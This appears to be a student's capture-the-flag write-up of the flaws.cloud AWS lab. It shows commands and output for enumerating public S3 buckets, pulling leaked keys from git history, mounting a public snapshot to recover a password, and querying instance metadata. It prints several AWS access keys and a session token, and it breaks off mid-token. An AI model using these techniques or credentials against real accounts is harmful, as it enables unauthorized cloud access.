



flaws.cloud report



Yunis Mohamed

Contents


Introduction	2
Level 1 - Enumerate AWS	2
Level 2 - Insecure S3 Buckets	5
Level 3 - S3 Buckets Authenticated AWS Users	5
Level 4 - Creating snapshot - create instance loading snapshot.....	7
Level 5 -Accessing Metadata Service of flaws. Cloud.....	10
Level 6 - IAM Access Keys via EC2 User-data.....	12
Conclusion.....	17

Introduction

The flaws.cloud challenge is a gamified way to learn about common AWS security mistakes. It demonstrates; misconfigured IAM policies, insecure S3 buckets, and exposed EC2 instances. The challenge is divided into levels, each of which focuses on a different security concept. Each level has a challenge statement and hints to help solve each level. Once a level is solved, I'll learn how to avoid the problem that was exhibited. This a great way to improve my security skills and to protect AWS environment from attacks.

Level 1 - Enumerate AWS

1. dig flaws.cloud



```
(al-bahary@kali)~$ dig flaws.cloud

; <<>> Dig 9.18.12-1-Debian <<>> flaws.cloud
;; global options: +cmd
;; Got answer:
;; --HEADER-- opcode: QUERY, status: NOERROR, id: 40867
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1280
;; QUESTION SECTION:
;flaws.cloud.                IN      A

;; ANSWER SECTION:
flaws.cloud.                5       IN      A       52.92.193.163
flaws.cloud.                5       IN      A       52.92.180.19
flaws.cloud.                5       IN      A       52.92.197.83
flaws.cloud.                5       IN      A       52.92.241.179
flaws.cloud.                5       IN      A       52.92.250.75
flaws.cloud.                5       IN      A       52.92.243.91
flaws.cloud.                5       IN      A       52.92.209.59
flaws.cloud.                5       IN      A       52.92.161.11

;; Query time: 224 msec
;; SERVER: 192.168.43.1#53(192.168.43.1) (UDP)
;; WHEN: Tue Aug 08 13:55:50 EDT 2023
;; MSG SIZE rcvd: 160

(al-bahary@kali)~$
```

2. nslookup flaws.cloud

```
(al-hakary@kali) ~$ nslookup flaws.cloud
Server:      192.168.43.1
Address:     192.168.43.1#53

Non-authoritative answer:
Name:   flaws.cloud
Address: 52.218.181.74
Name:   flaws.cloud
Address: 52.92.210.3
Name:   flaws.cloud
Address: 52.218.179.67
Name:   flaws.cloud
Address: 52.92.192.211
Name:   flaws.cloud
Address: 52.218.188.226
Name:   flaws.cloud
Address: 52.92.131.243
Name:   flaws.cloud
Address: 52.92.211.115
Name:   flaws.cloud
Address: 52.92.229.211
Name:   flaws.cloud
Address: 64:ff9b::345c:c4a3
Name:   flaws.cloud
Address: 64:ff9b::34da:85db
Name:   flaws.cloud
Address: 64:ff9b::345c:d103
Name:   flaws.cloud
Address: 64:ff9b::34da:f043
Name:   flaws.cloud
Address: 64:ff9b::345c:8593
Name:   flaws.cloud
```


3. nslookup 52.218.181.74
s3 bucket discovered at s3-website-us-west-2.amazonaws.com

```
(al-hakary@kali) ~$ nslookup 52.218.181.74

74.181.218.52.in-addr.arpa    name = s3-website-us-west-2.amazonaws.com.

Authoritative answers can be found from:
 218.52.in-addr.arpa    nameserver = x1.amazonaws.com.
 218.52.in-addr.arpa    nameserver = x2.amazonaws.com.
 218.52.in-addr.arpa    nameserver = x3.amazonaws.org.
 218.52.in-addr.arpa    nameserver = x4.amazonaws.org.
 218.52.in-addr.arpa    nameserver = pdns1.ultradns.net.
```

4. Access S3 Bucket with AWS CLI
aws s3 ls s3://flaws.cloud/ --no-sign-request --region us-west-2




```
KaliLinux2022.4 (Running) - Oracle VM VirtualBox
File Machine View Input Devices Help

(al-bahary@kali) ~$ aws s3 ls s3://flaws.cloud/ --no-sign-request --region us-west-2
2017-03-13 23:08:38      2575 hint1.html
2017-03-02 23:05:17      1707 hint2.html
2017-03-02 23:05:11      1101 hint3.html
2020-05-22 14:16:45       3162 index.html
2018-07-10 12:47:16     15979 logo.png
2017-02-26 20:59:28         46 robots.txt
2017-02-26 20:59:30      1051 secret-dd02c7c.html


(al-bahary@kali) ~$
```

5. Navigate to secret <http://flaws.cloud/secret-dd02c7c.html>.



Level 2 - Insecure S3 Buckets


1. List the bucket contents (note, you will need to replace the s3:// URL with the new URL for level 2 that can be seen in your browser): `aws s3 ls s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud`.



```
(al-hahary@kali) ~$ aws s3 ls s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud
2017-02-26 21:02:15      80751 everyone.png
2017-02-26 22:47:17       1433 hint1.html
2017-02-26 21:04:39       1035 hint2.html
2017-02-26 21:02:14       2786 index.html
2017-02-26 21:02:14         26 robots.txt
2017-02-26 21:02:15       1051 secret-e44a3fc.html

(al-hahary@kali) ~$
```

2. Visit the secret link to gain access to level 3



Level 3 - S3 Buckets Authenticated AWS Users

1. List s3 buckets.
2. Download entire s3 bucket locally.
`aws s3 sync s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/ . --no-sign-request --region us-west-2`

```
(al-bahary@kali) ~$ aws s3 ls s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud
2017-02-26 19:14:33      113637 authenticated_users.png
2017-02-26 19:14:34       1552 hint1.html
2017-02-26 19:14:34       1426 hint2.html
2017-02-26 19:14:35       1247 hint3.html
2017-02-26 19:14:33       1035 hint4.html
2020-05-22 14:21:10       1861 index.html
2017-02-26 19:14:33          26 robots.txt

(al-bahary@kali) ~$ aws s3 sync s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/ . --no-sign-request --region us-west-2
warning: skipping file /home/al-bahary/.mozilla/firefox/9n5or811.default-esr/lock. File does not exist.
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/config to .git/config
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/COMMIT_EDITMSG to .git/COMMIT_EDITMSG
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/hooks/commit-msg.sample to .git/hooks/commit-msg.sample
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/hooks/pre-rebase.sample to .git/hooks/pre-rebase.sample
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/HEAD to .git/HEAD
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/description to .git/description
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/hooks/pre-applypatch.sample to .git/hooks/pre-applypatch.sample
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/hooks/pre-commit.sample to .git/hooks/pre-commit.sample
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/hooks/applypatch-msg.sample to .git/hooks/applypatch-msg.sample
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/hooks/post-update.sample to .git/hooks/post-update.sample
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/index to .git/index
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/.git/logs/HEAD to .git/logs/HEAD
```

3. Inspect git log

```
(al-bahary@kali) ~$ git log
commit b06c8dcfa8a39af00521c1f4cb7edce9f0ca9e526 (HEAD -> master)
Author: 0=dabbad00 <scott@summitroute.com>
Date: Sun Sep 17 09:10:43 2017 -0600

    Oops, accidentally added something I shouldn't have

commit f52ec8b327e0e094b04e43f475fb0126ed85a61
Author: 0=dabbad00 <scott@summitroute.com>
Date: Sun Sep 17 09:10:07 2017 -0600

    first commit

(al-bahary@kali) ~$
```

4. checkout git commit
5. performing a directory search access_keys.txt is discovered.

```
File Actions Edit View Help
Author: 0=dabbad00 <scott@summitroute.com>
Date:   Sun Sep 17 09:18:07 2017 -0600

    first commit

(al-bahary@kali)~$
$ git checkout b64c8dcfa8a39af86531cf4cb7cdce3f8ca9e528
M       index.html
HEAD is now at b64c8dc Oops, accidentally added something I shouldn't have

(al-bahary@kali)~$
$ git checkout f52ec03b227ea6094b06e43f475fb0126edb5a81
M       index.html
Previous HEAD position was b64c8dc Oops, accidentally added something I shouldn't have
HEAD is now at f52ec03 first commit

(al-bahary@kali)~$
$ ls
access_keys.txt      Desktop      Downloads    hint2.html    hint4.html    Music        Public        Templates
authenticated_users.png Documents    hint1.html    hint3.html    index.html    Pictures     Robots.txt    Videos

(al-bahary@kali)~$
$ cat access_keys.txt
access_key AKIAJ366LIPB4I3KT7SA
secret_access_key OdNa7m+bgUvF38n/qgSnPE1k8pqcBTTjqwP8Jys

(al-bahary@kali)~$
$
```

6. Configure new aws profile.

```
(al-bahary@kali)~$
$ aws configure --profile flaws
AWS Access Key ID [None]: AKIAJ366LIPB4I3KT7SA
AWS Secret Access Key [None]: OdNa7m+bgUvF38n/qgSnPE1k8pqcBTTjqwP8Jys
Default Region name [None]:
Default output format [None]:

(al-bahary@kali)~$
$ aws --profile flaws s3 ls
2017-02-12 16:31:07 2f4e53154c0a7fd086a04a12a452c2a4caed8da0.flaws.cloud
2017-02-20 12:34:53 config-bucket-975426262029
2017-02-12 15:03:24 flaws-logs
2017-02-04 22:40:07 flaws.cloud
2017-02-23 20:54:13 level2-c8b217a33fc3f839f6f73a00a9ae7.flaws.cloud
2017-02-26 13:15:44 level3-9afd3927f195e10225021a578e0f78df.flaws.cloud
2017-02-20 13:16:00 level4-1150739cf0264cedd6e514971a4bef68.flaws.cloud
2017-02-26 14:44:51 level5-d2891f604d2061b6977c2481b0c8333e.flaws.cloud
2017-02-26 14:47:58 level6-cc4c404a8a8b876167f5e70a7d8r9880.flaws.cloud
2017-02-26 15:06:32 theend-797237e8ada164bf9f12ceb93b282cf.flaws.cloud

(al-bahary@kali)~$
$
```

Level 4 - Creating snapshot - create instance loading snapshot

1. Identify account ID.
2. Describe Snapshots:

aws --profile flaws ec2 describe-snapshots --owner-id 975426262029


```
File Actions Edit View Help
Default output format [None]: json

(al-behary@kali)~$ aws --profile flaws ec2 describe-snapshots --owner-id 975426262029
{
  "Snapshots": [
    {
      "Description": "",
      "Encrypted": false,
      "OwnerId": "975426262029",
      "Progress": "100%",
      "SnapshotId": "snap-0b49342abd1bdc89",
      "StartTime": "2017-02-28T01:35:12+00:00",
      "State": "completed",
      "VolumeId": "vol-04f1c039bc13ea950",
      "VolumeSize": 8,
      "Tags": [
        {
          "Key": "Name",
          "Value": "flaws backup 2017.02.27"
        }
      ],
      "StorageTier": "standard"
    }
  ]
}
```

3. Mount snapshot ID:

aws --profile default ec2 create-volume --availability-zone us-west-2a --region us-west-2 --snapshot-id snap-0b49342abd1bdc89

```
File Actions Edit View Help
(al-behary@kali)~$ aws --profile default ec2 create-volume --availability-zone us-west-2a --region us-west-2 --snapshot-id snap-0b49342abd1bdc89
{
  "AvailabilityZone": "us-west-2a",
  "CreateTime": "2023-08-09T16:54:00+00:00",
  "Encrypted": false,
  "Size": 8,
  "SnapshotId": "snap-0b49342abd1bdc89",
  "State": "creating",
  "VolumeId": "vol-0e4d0ad48c50b64b0",
  "Iops": 100,
  "Tags": [],
  "VolumeType": "gp2",
  "MultiAttachEnabled": false
}
```

4. SSH to newly created instance:

- list drives:
- view drive information
- mount drive

```

[ec2-user@ip-172-31-29-253 ~]$ df -h
Filesystem      Size  Used Avail Use% Mounted on
devtmpfs        4.0M   0  4.0M   0% /dev
tmpfs           475M   0  475M   0% /dev/shm
tmpfs           190M  2.8M  188M   2% /run
/dev/xvda1       8.0G  1.5G   6.5G  19% /
tmpfs           475M   0  475M   0% /tmp
tmpfs           95M    0   95M   0% /run/user/1000

[ec2-user@ip-172-31-29-253 ~]$ lsblk
-bash: lsblk: command not found
[ec2-user@ip-172-31-29-253 ~]$ lsblk
NAME        MAJ:MIN RM  SIZE RO TYPE MOUNTPOINTS
xvda        202:0    0    8G  0 disk 
├─xvda1     202:1    0    8G  0 part /
├─xvda127   259:0    0    1M  0 part 
├─xvda128   259:1    0   10M  0 part 
└─xvdb      202:16   0    8G  0 disk 
  └─xvdb1    202:17   0    8G  0 part 

[ec2-user@ip-172-31-29-253 ~]$ sudo mount /dev/xvdb1 /mnt
mount: /mnt: mount point does not exist.
[ec2-user@ip-172-31-29-253 ~]$ sudo mount /dev/xvdb1 /mnt
[ec2-user@ip-172-31-29-253 ~]$

```

- Discover an interesting file within the /home/ubuntu a file containing cleartext password is discovered: **setupNginx.sh**


```

[ec2-user@ip-172-31-29-253 ~]$ ls
[ec2-user@ip-172-31-29-253 ~]$ cd /mnt
[ec2-user@ip-172-31-29-253 mnt]$ ls
bin  dev  home  initrd.img.old  lib64  media  opt  root  sbin  srv  var  vmlinuz.old
boot  etc  initrd.img  lib  lost+found  mnt  proc  run  snap  sys  usr  vmlinuz

[ec2-user@ip-172-31-29-253 mnt]$ cd home
[ec2-user@ip-172-31-29-253 home]$ ls
ubuntu
[ec2-user@ip-172-31-29-253 home]$ cd ubuntu
[ec2-user@ip-172-31-29-253 ubuntu]$ ls
meta-data  setupNginx.sh
[ec2-user@ip-172-31-29-253 ubuntu]$ cat setupNginx.sh
htpasswd -b /etc/nginx/htpasswd flaws: nCPBx1gdJpJy1XgJ7nJu7rwSRo681EBM
[ec2-user@ip-172-31-29-253 ubuntu]$


```

- Login to web service
<http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/>
- utilize the discovered credentials and gain access to level 5.



Level 5 -Accessing Metadata Service of flaws. Cloud

1. Accessing Metadata Service of *flaws. cloud*.
2. Navigate to the Latest Meta Data to obtain the latest Security Credentials.



3. Create Level5 AWS profile with credentials within /. aws/credentials/ and /. aws/config.

```
KaliLinux2022.4 (Running) - Oracle VM VirtualBox
File Machine View Input Devices Help

(al-bahary@kali) ~/.aws
$ nano credentials

(al-bahary@kali) ~/.aws
$ cat credentials
[default]
aws_access_key_id = AKIA4QY2I53F0YX7V6CV
aws_secret_access_key = KcQ6nAeCU0lN0Y3H0/30E07wgShb13PvjpkWwHf1
[flaws]
aws_access_key_id = AKIAJ366LIP84I3KT7SA
aws_secret_access_key = 0dNa7m+bqUVF3Bn/qg5nPEIk8pqcBTTjqwP83jys
[level5]
aws_access_key_id = ASIA66G7PSQ6QAKGR67Y
aws_secret_access_key = Tb/6JXNIEAgN1iz3/Ig8J5rcOza6RUMFHBfikm
Token = "I0e3b3j322Luk2VjIEUaCXVzLXdlc3QlMzI1MEYCIQDreZeDAW8G8cP18aaiB1ykQu5D3QyrW8etqLEdqvX1wIhA10qFIheVt1bU0rycTVVpiWwy7qhg5Q105aZs7g2NGDKrs
FC07/////////eQB8uMOTc1NDI2KjYyMDI5Igz8nbf+MctkPj1H3RwJw1487IhuybW77a2NMjUVNG41zn75s0w/SpXy0p02Cd1V65FMehsyNvXtVefcG6LkMb7JqRm125k3HkoE3B2L
